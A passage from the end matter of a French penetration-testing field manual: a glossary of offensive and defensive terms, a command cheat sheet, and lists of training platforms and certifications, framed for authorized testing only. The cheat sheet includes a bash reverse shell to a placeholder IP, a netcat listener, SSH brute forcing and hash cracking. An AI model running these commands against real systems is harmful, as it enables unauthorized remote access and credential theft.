Mécanisme de copie d'une zone DNS entre serveurs. Mal restreint, il livre tous les sous-domaines d'un coup.

Authentification
Prouver *qui* l'on est (mot de passe, clé, MFA). À distinguer de l'autorisation.

Autorisation
Déterminer ce que l'on a le *droit* de faire une fois authentifié. Les failles d'autorisation (ex. IDOR) sont parmi les plus courantes.

B

Backdoor (porte dérobée)
Accès caché laissé sur un système pour y revenir. En audit, toute persistance installée doit être documentée et retirée.

Bind shell
Shell où la cible ouvre un port et attend la connexion de l'attaquant. Souvent bloqué par le pare-feu entrant (voir reverse shell).

Brute force
Essayer systématiquement toutes les combinaisons (mots de passe, chemins) jusqu'à trouver.

Burp Suite
Proxy d'interception web de référence : lire, modifier et rejouer les requêtes HTTP.

C

Capability (capacité Linux)
Droit fin accordé à un binaire (ex. `cap_setuid`), fragment des privilèges root. Mal attribuée, voie d'élévation.

CVE
Identifiant mondial unique d'une faille connue (`CVE-2021-41773`). Le langage commun de la sécurité.

CVSS
Score de gravité d'une faille, de 0 à 10, combinant impact et exploitabilité. Sert à prioriser dans un rapport.

Cron

Planificateur de tâches Linux. Une tâche cron mal écrite (exécutée en root, script modifiable) est une voie d'élévation.

D–E

DNS

Annuaire qui traduit un nom (`exemple.com`) en adresse IP. Riche en information pour la reconnaissance.

Énumération

Extraction méthodique de tous les détails d'un service (utilisateurs, partages, chemins). La phase la plus rentable.

Exploit

Code ou technique qui tire parti d'une faille pour en obtenir un effet (shell, fuite, élévation).

Exploit-DB

Base publique d'exploits, interrogeable hors ligne via `searchsploit`.

F–H

Faux positif

Un outil signale une faille qui n'existe pas (ex. version corrigée par rétroportage). Toujours confirmer à la main.

Fuzzing

Envoyer massivement des entrées variées (dictionnaire) pour découvrir chemins, paramètres ou comportements anormaux.

Hash (empreinte)

Transformation à sens unique d'une donnée. Les mots de passe sont stockés en hash ; « cracker » = retrouver l'original.

Hardening (durcissement)

Réduire la surface et renforcer la configuration d'un système pour résister aux attaques.

Host-only

Mode réseau d'une VM isolée du monde extérieur. Indispensable pour un labo sûr.

I–L

IDOR

Référence directe non sécurisée à un objet : accéder à la ressource d'autrui en changeant un identifiant, faute de contrôle d'accès.

IDS / IPS

Système de détection / prévention d'intrusion. Côté défense : repère (IDS) ou bloque (IPS) les activités suspectes, dont tes scans.

Injection SQL

Faire interpréter une saisie utilisateur comme de la requête de base de données. Classique du mélange donnée/commande.

LFI / RFI

Inclusion de fichier local / distant : l'application charge un fichier choisi par l'utilisateur sans contrôle.

Listener

Programme qui attend une connexion entrante (ex. `nc -lvnp`), pour recevoir un reverse shell.

M–O

Metasploit

Cadriciel d'exploitation : recherche, configuration et lancement d'exploits selon un workflow standard.

MFA

Authentification multifacteur : exiger un second élément (code, clé) en plus du mot de passe. Neutralise la plupart des attaques d'identifiants.

Moindre privilège

Principe clé : chaque compte/processus n'a que les droits strictement nécessaires.

Nmap

Scanner de réseau de référence : hôtes vivants, ports ouverts, services, versions.

OSINT

Renseignement de sources ouvertes : collecte d'information publique, sans toucher la cible.

OWASP

Organisation de référence en sécurité applicative ; publie le fameux « Top 10 » des failles web.

P–R

Payload (charge utile)

La partie d'un exploit qui produit l'effet voulu (ex. ouvrir un shell).

Pivot (déplacement latéral)

Utiliser une machine compromise comme tremplin pour atteindre d'autres machines du réseau interne.

Port

Numéro identifiant un service sur une machine (22=SSH, 80=HTTP). « L'appartement » derrière l'adresse IP.

Reverse shell

Shell où la cible se connecte vers l'attaquant. Contourne les pare-feu entrants ; d'où l'importance de TON IP dans le payload.

RoE (règles d'engagement)

Document définissant périmètre, horaires et actions permises d'un test. Ta protection légale.

S

Scope (périmètre)

Ce que tu as le droit de tester. Hors scope = interdit, même par curiosité.

Shell

Interface en ligne de commande sur une machine. « Avoir un shell » = pouvoir exécuter des commandes sur la cible.

SMB

Protocole de partage de fichiers Windows. Souvent riche en utilisateurs et partages à énumérer.

Snapshot (instantané)

Point de restauration d'une VM. Permet de casser puis revenir en arrière en secondes.

Social engineering

Manipuler des humains plutôt que des machines (hameçonnage, prétexte). Le maillon faible le plus constant.

SUID

Bit de permission faisant exécuter un binaire avec les droits de son propriétaire (souvent root). Mal placé = élévation.

Surface d'attaque

L'ensemble des points par lesquels un attaquant peut tenter d'entrer. La réduire est l'objectif n°1 de la défense.

T–Z

TCP / UDP

Protocoles de transport. TCP = fiable avec accusé de réception (« l'appel »). UDP = rapide sans garantie (« la carte postale »).

TTL

« Time to live » d'un paquet. Un indice sur l'OS de la cible et le nombre de sauts réseau.

Vulnérabilité

Faiblesse exploitable d'un système. Trouvée en reconnaissance, exploitée ensuite, corrigée en remédiation.

Wordlist (dictionnaire)

Liste de candidats (mots de passe, chemins) pour le brute force ou le fuzzing. Référence : SecLists, rockyou.

XSS

Cross-Site Scripting : faire exécuter du JavaScript dans le navigateur d'une victime. Vol de session, actions usurpées.

Partie VII — Entreprise

Active Directory (AD)

Annuaire central des environnements Windows d'entreprise (comptes, machines, droits), piloté par les contrôleurs de domaine. Cœur des tests internes.

AMSI

Interface Windows qui permet d'inspecter scripts et contenus avant exécution. Pièce clé de la détection côté défense.

BloodHound

Outil qui cartographie Active Directory en graphe et met en évidence le plus court chemin vers l'administrateur du domaine.

Cert pinning (épinglage)

Mécanisme mobile qui force l'appli à n'accepter qu'un certificat précis. Ralentit l'audit du trafic ; se contourne, donc ne « sécurise » pas à lui seul.

CSPM

Cloud Security Posture Management : surveillance continue des mauvaises configurations d'un environnement cloud.

EDR

Endpoint Detection & Response : au-delà de l'antivirus, surveille le comportement des postes et remonte la télémétrie à une console centrale.

IAM

Identity & Access Management : la gestion des identités et des droits dans le cloud. Les permissions trop larges y sont la faille n°1.

Kerberoasting

Attaque AD : demander un ticket Kerberos d'un compte de service (SPN) pour en casser le mot de passe hors ligne.

Handshake WPA

Échange initial entre un appareil et un réseau Wi-Fi. Une fois capturé, il permet de tester un mot de passe hors ligne.

LOLBins

« Living-off-the-land binaries » : outils Windows légitimes détournés par un attaquant pour éviter d'apporter un binaire suspect.

MASVS

Mobile Application Security Verification Standard (OWASP) : le référentiel de test de sécurité des applis mobiles.

NTLM (relais / pass-the-hash)

Protocole d'authentification Windows hérité. Son hash peut être rejoué (pass-the-hash) ou relayé vers un autre service sans être cassé.

Phishing (hameçonnage)

Ingénierie sociale par message piégé. En audit : une simulation autorisée visant à mesurer et former, jamais à humilier.

AiTM (adversary-in-the-middle)

Hameçonnage par reverse-proxy interceptant identifiants ET jeton de session, contournant le MFA classique. Parade : clés FIDO2.

Beacon (balise)

Agent C2 qui contacte périodiquement l'opérateur pour recevoir des ordres, en trafic asynchrone. Son motif régulier est détectable.

C2

Command & Control : l'infrastructure qui pilote les accès obtenus (ex. Sliver, Mythic). Son trafic est un signal clé pour la défense.

Frida

Framework d'instrumentation dynamique d'applications ; sert notamment à contourner le certificate pinning mobile pour auditer le trafic.

Mifare Classic

Puce RFID 13,56 MHz au chiffrement (Crypto-1) cassé ; clés souvent récupérables, carte clonable. À remplacer par du DESFire.

PowerView

Outil PowerShell d'énumération fine d'Active Directory (utilisateurs, groupes, ACL, SPN).

Responder

Outil qui empoisonne LLMNR / NBT-NS sur un réseau local pour capturer des authentifications NTLM.

RLS (Row Level Security)

Règles côté base limitant les lignes qu'un utilisateur peut lire ou écrire. Pilier de la sécurité des BaaS (Supabase).

Rogue AP

Faux point d'accès Wi-Fi reprenant le nom d'un réseau légitime pour piéger les clients qui s'y connectent.

SSRF

Server-Side Request Forgery : forcer un serveur à émettre des requêtes internes — souvent le pont web → cloud (vol de métadonnées).

B Fiche de commandes de référence

ANNEXE

L'aide-mémoire à garder sous la main. Chaque commande est détaillée dans son module.

Reconnaissance

BUT	COMMANDE	MODULE
Info domaine	`whois cible.com`	04
Enreg. DNS	`dig any cible.com +short`	04
Transfert de zone	`dig axfr @ns.cible.com cible.com`	04
Emails / sous-domaines	`theHarvester -d cible.com -b google,bing`	04
Hôtes vivants	`nmap -sn 192.168.1.0/24`	05
Tous les ports	`nmap -sS -p- -T4 --min-rate 1000 cible`	05
Versions + scripts	`nmap -sV -sC -p 22,80 cible`	05
Dossiers web	`gobuster dir -u http://cible -w common.txt`	06
Énum. SMB	`enum4linux -a cible`	06
Chercher un exploit	`searchsploit "apache 2.4.49"`	07

Exploitation & après

BUT	COMMANDE	MODULE
Écouteur (listener)	`nc -lvnp 4444`	08
Reverse shell (cible)	`bash -i >& /dev/tcp/TON_IP/4444 0>&1`	08
Stabiliser le shell	`python3 -c 'import pty;pty.spawn("/bin/bash")'`	08
Injection SQL	`sqlmap -u "http://cible/p?id=1" --batch --dbs`	08
Contexte	`whoami; id; uname -a`	09
Droits sudo	`sudo -l`	09
Binaires SUID	`find / -perm -4000 -type f 2>/dev/null`	09
Audit élévation	`./linpeas.sh`	09
Brute force SSH	`hydra -l admin -P rockyou.txt ssh://cible`	10
Identifier un hash	`hashid '<hash>'`	10
Cracker (hashcat)	`hashcat -m 1800 hashes.txt rockyou.txt`	10

C Pour continuer

ANNEXE

Plateformes d'entraînement légales

- **TryHackMe** — guidé, idéal après ce livre. Parcours pensés pour débutants.
- **Hack The Box** — moins guidé, plus proche du réel. La « salle de sport » du métier.
- **VulnHub** — VM à télécharger et attaquer hors ligne, dans ton labo.
- **PortSwigger Web Security Academy** — gratuit, la référence pour le web (par les auteurs de Burp).
- **OverTheWire (Bandit)** — pour muscler le terminal Linux, en douceur.

Certifications, par ordre d'approche

CERTIF.	NIVEAU	CE QU'ELLE PROUVE
CompTIA Security+	NOVICE	Fondations théoriques, souvent exigée à l'embauche.
eJPT	NOVICE	Premier pentest pratique, accessible.
PNPT	INTERMÉDIAIRE	Pentest réaliste avec rapport et compte rendu.
OSCP	EXPERT	La référence pratique du métier. Exigeante, 24 h d'examen.

Méthodologies de référence

- **PTES** (Penetration Testing Execution Standard) — le cadre standard d'un mandat.
- **OWASP Testing Guide / Top 10** — la bible du test web.
- **MITRE ATT&CK** — catalogue des tactiques et techniques d'attaquants réels ; parle rouge et bleu à la fois.
- **NIST SP 800-115** — cadre officiel d'évaluation technique de la sécurité.

→ **La dernière consigne.** Ne collectionne pas les tutoriels : choisis une plateforme, fais une boîte par semaine, et *écris* ce que tu apprends. On retient ce qu'on explique. C'est d'ailleurs pour ça que ce livre existe.

Manuel de terrain · Sécurité offensive & audit — Édition 1

© Sébastien Germain — SEUB · seub.net · lead@seub.net

« Je m'intéresse aux autres. Efficace en autonomie et super efficace en équipe ! »

Usage pédagogique et audit autorisé uniquement. Teste seulement ce que tu possèdes ou ce qu'on t'autorise par écrit.